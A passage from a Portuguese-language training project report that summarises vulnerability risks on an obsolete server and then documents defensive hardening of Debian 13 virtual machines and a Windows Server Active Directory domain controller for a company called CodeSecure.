Credenciais em Texto Simples	Média	Alto	Alto
SUID em binarios mal configurados	Alta	Crítico	Crítico
CVE-2016-10708 (OpenSSH DoS)	Média	Médio	Médio
CVE-2017-8779 (RPCbind DoS)	Alta	Médio	Alto
CVE-2016-5195 (DirtyCOW/Kernel)	Alta	Crítico	Crítico

4.2.7 Recomendações Gerais

Atualmente em 2026 o risco global nesta máquina é crítico devido ao obsolescência (kernel 3.2 com centenas de vulnerabilidade sem patch).

Não é portanto recomendado a utilização desta maquina para uso pretendido, exposto à internet, é recomendado o upgrade total do sistema para versão de kernel atualizado e instalações de raiz para os serviços pretendidos com as versões mais atuais.

É igualmente recomendado a remoção de contas que não sejam necessárias e serviços, assim como desativação da conta root de sistema assim como a devida configuração de SUID em binários.

5. Administração de Sistemas - Hardening de Máquinas Linux e máquina proposta

5.1. Configuração Base das Máquinas

```
Linux debian-server 6.12.69+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.69-1 (2026-02-08) x86_64
CODESECURE
CESAE DIGITAL

Data: Thu Feb 26 10:18:12 AM WET 2026
IP do servidor: 10.107.5.61
Utilizador: cesae
cesae@debian-server:~$ _
```

No intuito de criar as máquinas virtuais, foi criada uma imagem base com boas praticas de configuração aplicadas desde a instalação. As máquinas têm por base Debian 13, embora seja um sistema operativo jovem, garante modernidade na implementação de pacotes. Com intuito de higienização de sistema, instalação base foi feita com apenas 'standard system utilities', reduzindo ao mínimo as ferramentas instaladas e consequentemente a superfície de ataque, facilita também

a gestão de vulnerabilidades (menos pacotes = menos CVEs)

Foram ativadas atualizações automáticas com um atraso de 12 horas após verificação da sua disponibilidade. Este atraso permite uma janela de tempo adequada caso seja distribuído um patch defeituoso ou um ataque em larga escala através de updates maliciosos.

5.2. Firewall e SSH

Firewall (UFW)

```
root@debian-server:~# /usr/sbin/uw status
/usr/sbin/uw enable
/usr/sbin/uw default deny incoming
/usr/sbin/uw allow OpenSSH
```

Foi instalada uma firewall padrão (UFW - Uncomplicated Firewall) em todas as máquinas, para controlo de tráfego de rede. Por defeito, apenas as portas 22 (SSH), 80 (HTTP) e 443 (HTTPS) são permitidas. Sendo depois seletivamente abertas as portas essenciais ao funcionamento de cada serviço específico. Esta implementação é leve, simples, e bloqueia ataques externos básicos como port scans e brute force.

Hardening de SSH

```
PermitRootLogin no
PasswordAuthentication no
X11Forwarding no
Port 2222
AllowGroups devops
```

Foram implementadas as seguintes medidas de segurança no SSH:

- Desligar acesso direto via utilizador root
- Permitir acesso apenas via chave de autenticação (desativar password authentication)
- Restringir acesso apenas a um grupo específico de utilizadores com permissões mínimas
- Alterar a porta padrão (22) para reduzir scans diretos

Adicionalmente deverá ser implementado na empresa uma política de rotação de chaves de acesso.

5.3. Ferramentas de Auditoria e Segurança

Ferramentas Básicas de Administração

- vim - editor de texto para gestão de ficheiros de configuração
- curl e wget - para downloads e testes de conectividade
- net-tools - para verificação e diagnóstico de rede
- Fail2ban - proteção contra ataques de brute force em SSH e outros serviços

Auditoria do Sistema (auditd)

O auditd é diferente dos logs normais - garante rastreabilidade detalhada de segurança. Se algum ficheiro for alterado, mantém o registo de quem fez o quê e quando, inclusive a nível de alterações de kernel. É ideal para ambientes de produção como o da CodeSecure.

Funcionalidades do auditd:

- Logs guardados em /var/log/audit/audit.log
- Rastreamento de alterações em ficheiros críticos (ex: /etc/passwd)
- Monitorização de elevação de privilégios (sudo)
- Conformidade com frameworks como CIS e ISO 27001
- Integração com SIEM para monitorização centralizada (ex: Wazuh)

AppArmor

O AppArmor é um sistema de controlo de segurança do Linux que limita o que cada programa pode fazer no sistema, adicionando uma camada adicional de proteção. Implementa Mandatory Access Control (MAC) - mesmo que um processo seja comprometido, não podendo sair dos limites definidos no seu perfil. Adiciona mais uma camada de proteção e auditoria.

Benefícios:

- Reduz o impacto de vulnerabilidades exploradas
- Complementa a firewall de rede
- Complementa o WAF (ModSecurity)
- Auxilia em auditorias de segurança

Fail2ban

Configurado para bloquear IPs que falham múltiplas tentativas de autenticação. Configuração mínima para SSH (/etc/fail2ban/jail.local):

```
[sshd]
enabled = true
port = 2222
filter = sshd
maxretry = 6
bantime = 3600
```

Parâmetros: máximo de 6 tentativas falhadas, bloqueio por 1 hora. Este serve de protecção redundante, caso as regras criadas na centralização do SIEM falhem por problemas de rede.

5.4. Configuração por Tipo de VM

VMs de Frontend Web (Apache + Sites)

Nas máquinas destinadas a servir sites web foi instalado e configurado o ModSecurity (WAF) com o OWASP Core Rule Set. Este Web Application Firewall adiciona uma camada extra de proteção específica para aplicações web, protegendo contra:

- SQL Injection (SQLi)
- Cross-Site Scripting (XSS)
- Local File Inclusion (LFI)
- Remote Code Execution (RCE)

A separação de responsabilidades entre a firewall de rede (UFW) e o WAF (ModSecurity) aumenta significativamente a segurança da camada de aplicação.

VM Reverse Proxy (Nginx)

Instalação e configuração do Nginx como reverse proxy para centralizar a entrada de tráfego web. O reverse proxy:

- Centraliza a gestão de certificados HTTPS
- Permite load balancing ou caching futuro
- Oculta a arquitetura interna dos servidores web
- Encaminha tráfego para as VMs Web respetivas websites

VM com Agente Wazuh

Instalação do agente Wazuh em todas as máquinas para centralização de logs, deteção de intrusões e monitorização de alterações de ficheiros. O agente e

é configurado com o IP do Wazuh Manager e funciona em conjunto com o auditd para máxima cobertura de auditoria.

Regras Gerais para Todas as VMs

- Abrir apenas as portas necessárias (SSH, HTTP/HTTPS, comunicação com manager)
- Atualizações automáticas controladas com 1 dia de atraso
- Auditoria (auditd) ativa em todas as máquinas
- Fail2ban ativo e configurado
- Separação de funções por VM (princípio do menor privilégio)
- Logs centralizados via Wazuh

5.5 Análise de risco máquinas propostas

Esta é uma base sólida para um ambiente de produção. O facto de utilizar o **Debian 13**, garante modernidade nos pacotes, mas exige atenção a possíveis bugs de juventude do sistema operativo.

Abaixo, apresenta mos uma **Análise de Risco**, focada nos controlos implementados e no que ainda pode ser mitigado.

Risco das máquinas linux:

Recurso	Impacto na segurança	Risco Residual/observações
Instalação minimalista	Alto : Reduz drasticamente a superfície de ataque.	Falta de algumas
Atualizações automaticas	Médio : Protege contra patches instáveis.	Janela de 12h para exploração de <i>Zero-Days</i> conhecidos mas não corrigidos
UFW (Firewall)	Alto : Bloqueia acessos não autorizados.	Portas 80/443 abertas por defeito podem expor vulnerabilidades na aplicação web, será só implementado em VM's expostas à rede externa.
SSH (acesso unicamente por chaves)	Muito Alto : Elimina 99% dos ataques de força bruta.	Risco de perda/roubo da chave privada ou fuga de informação, pelo que será implementado na empresa política de rotação periodica.
Auditd / AppArmor	Muito Alto : Controlo através de logs e contenção	Aumenta a complexidade de gestão de perfis; se não houver alertas em tempo real, o log é apenas forense.
Fail2ban	Médio : Camada de proteção redundante.	Eficácia limitada contra ataques distribuídos (Botnets) onde cada IP ataca apenas 1 vez.

Risco do Reverse Proxy:

Recurso Proxy	Impacto	Risco Residual
Terminação TLS/SSL	Muito Alto : Garante cifragem forte num único ponto.	Vulnerabilidades em bibliotecas (ex: OpenSSL) ou certificados expirados.
Ocultação de Topologia	Médio : Esconde IPs internos e versões de software.	Fuga de informação via cabeçalhos HTTP
Load Balancing	Alto : Garante disponibilidade em caso de falha de um backend.	Proxy pode torna-se o único ponto de falha.
WAF (ModSecurity)	Muito Alto : Filtra ataques de SQLi, XSS e outros.	Falsos positivos que podem bloquear utilizadores legítimos.

Em resumo, o risco residual é aceitável, o reverse proxy embora possa ser um ponto único de falha, é preferível ao risco de expor o servidores Debian 13 diretamente. A maior vulnerabilidade deixa de ser o "servidor" e passa a ser a configuração do Proxy, torna-se

fundamental a boa implementação de ACL's restritivas na firewall para mitigar ao máximo o risco.


Será entregue uma máquina exemplar das medidas implementadas anterior.

6. Administração de Sistemas - Windows Server e Active Directory

Para a rede interna da CodeSecure foi implementado um servidor Windows Server como Domain Controller, centralizando a gestão de utilizadores, computadores e políticas de segurança. A seguir descrevem-se as principais configurações e medidas de segurança aplicadas.

6.1. Criação do Domínio e Domain Controller


Foi criado um domínio no Windows Server para centralizar a gestão de utilizadores, computadores e políticas de segurança. Após a configuração inicial, o servidor passou a funcionar como Domain Controller, permitindo a administração centralizada de toda a infraestrutura interna. Este Domain Controller é o ponto central de autenticação e autorização para todos os sistemas Windows da rede interna da CodeSecure.



6.2. Organizational Units (OUs)

Foram criadas três Unidades Organizacionais (OUs) no domínio, cada uma destinada a um departamento específico da empresa:

- Development - agrupa os utilizadores e recursos ligados a equipa de desenvolvimento de software
- HelpDesk - organiza os utilizadores responsáveis pelo suporte técnico
- Recursos Humanos - engloba os utilizadores do departamento de gestão de pessoal




Esta separação permite aplicar políticas (GPOs) adequadas a cada área, torna a administração do domínio mais clara e eficiente, e garante que os utilizadores só tem acesso aos recursos necessários para a sua função (princípio do menor privilégio).

6.3. Política de Password e Bloqueio de Conta

A política de password e de bloqueio de conta foi configurada através da consola Group Policy Management, sendo criada a GPO 'Política de Palavra-Passe e Bloqueio de Conta' e aplicada ao nível do domínio, garantindo que todos os utilizadores ficam abrangidos.


Política de Password

- Comprimento mínimo: 12 caracteres
- Requisitos de complexidade obrigatórios (maiúsculas, minúsculas, números e símbolos)
- Renovação obrigatória a cada 60 dias
- Histórico das últimas 15 passwords (impede reutilização)
- Duração mínima de 1 dia antes de poder ser alterada novamente
- Armazenamento reversível desativado (proteção das credenciais)



Política de Bloqueio de Conta

- Bloqueio após 3 tentativas falhadas de autenticação
- Duração do bloqueio: 15 minutos
- Contador de tentativas reiniciado após 15 minutos




Estas definições dificultam tentativas de acesso indevido e garantem um controlo rigoroso sobre as credenciais dos utilizadores, protegendo contra ataques de brute force.

6.4. Política de Auditoria de Login


A auditoria de login foi configurada através de uma GPO aplicada ao nível do domínio. Na área de Advanced Audit Policy Configuration foram ativadas as opções responsáveis por registrar tanto as autenticações bem-sucedidas como as tentativas falhadas.

Com estas definições, o servidor gera automaticamente eventos no registo de segurança sempre que um utilizador tenta iniciar sessão, permitindo acompanhar acessos validos e identificar tentativas de login incorretas ou suspeitas. A configuração foi validada no Event Viewer, confirmando que os registos estão a ser gerados corretamente.



6.5. User Account Control (UAC) via GPO


A configuração do User Account Control (UAC) foi realizada através de uma GPO ao nível do domínio. Foi ativada a opção 'User Account Control: Run all administrators in Admin Approval Mode', que faz com que todos os administradores trabalhem com permissões limitadas por padrão e só possam executar ações que precisem de privilégios elevados mediante confirmação explícita. Esta configuração protege o sistema contra alterações ou programas maliciosos sem autorização.



6.6. Política de Firewall e Regras de Acesso

A configuração do Windows Defender Firewall no Domain Controller foi realizada através de uma GPO ligada diretamente ao domínio. A firewall foi ativada em todos os perfis, com regras de exceção configuradas apenas para o perfil Domain. Foram definidas as seguintes regras:

- Bloqueio por defeito de todas as conexões de entrada (default deny)
- RDP (porta 3389) - acesso remoto seguro permitido apenas a partir de um IP específico dentro do domínio
- HTTP/HTTPS - exceções criadas apenas para serviços web internos necessários
- SMB - partilhas de ficheiros permitidas apenas na rede interna, bloqueando acessos externos




Esta configuração garante que o servidor aceita tráfego apenas de computadores ligados a rede do domínio, evitando acessos externos não autorizados.

6.7. Hardening do Domain Controller

Hardening Geral

Para reforçar a segurança do Domain Controller foram aplicadas as seguintes medidas:

